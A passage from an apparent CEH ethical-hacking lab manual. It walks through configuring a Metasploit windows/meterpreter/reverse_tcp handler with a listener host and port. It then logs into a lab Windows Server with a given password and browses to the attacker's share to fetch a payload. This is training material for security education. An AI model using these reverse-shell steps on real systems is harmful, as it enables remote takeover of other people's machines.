**set payload windows/meterpreter/reverse_tcp** and press **Enter**.




15. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

16. Type **set lport 444** and press **Enter** to set lport.


17. Now type **run** in the Metasploit console and press **Enter**.




18. Click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine. Click **Ctrl+Alt+Del**. By default **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



19. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

